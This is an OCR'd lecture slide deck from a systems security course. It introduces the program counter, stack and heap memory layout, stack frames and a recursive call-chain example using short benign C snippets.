CSE 523S: Systems Security


Computer & Network Systems Security

Spring 2022

Prof. Patrick Crowley

High-Level Goal


- The CPU executes a simple machine language



- PC: a register in a computer processor that contains the address (location) of the instruction being executed at the current time.

High-Level Goal


- The CPU executes a simple machine language



- PC: a register in a computer processor that contains the address (location) of the instruction being executed at the current time.

High-Level Goal


- The CPU executes a simple machine language



- PC: a register in a computer processor that contains the address (location) of the instruction being executed at the current time.

High-Level Goal

- The CPU executes a simple machine language




- PC: a register in a computer processor that contains the address (location) of the instruction being executed at the current time.

Stack Overview


Program Memory Stack

```
int x = 100;
int main()
{
   // data stored on stack
   int   a=2;
   float b=2.5;
   static int y;

   // allocate memory on heap
   int *ptr = (int *) malloc(2*sizeof(int));

   // values 5 and 6 stored on heap
   ptr[0]=5;
   ptr[1]=6;

   // deallocate memory on heap
   free(ptr);

   return 1;
}
```



Stack Frames

- Contents
  - Local variables
  - Return information
  - Temporary space



- Management
  - Space allocated when enter procedure
    - "Set-up" code
  - Deallocated when return
    - "Finish" code


Call Chain Example

```
yoo(…)
{
    •
    •
    who();
    •
    •
}
```

```
who(…)
{
    • • •
    amI();
    • • •
    amI();
    • • •
}
```


```
amI(…)
{
    •
    •
    amI();
    •
    •
}
```


Example
Call Chain




Procedure `amI` is recursive


Example










Example










Example










Example









Example



amI(…)
{
•
•
amI();
•
•
}



yoo
who
amI
amI
amI
amI


Stack
yoo
who
amI
amI
amI
%ebp
%esp


Example


```
amI(…)
{
    •
    •
    amI();
    •
    •
}
```







Example




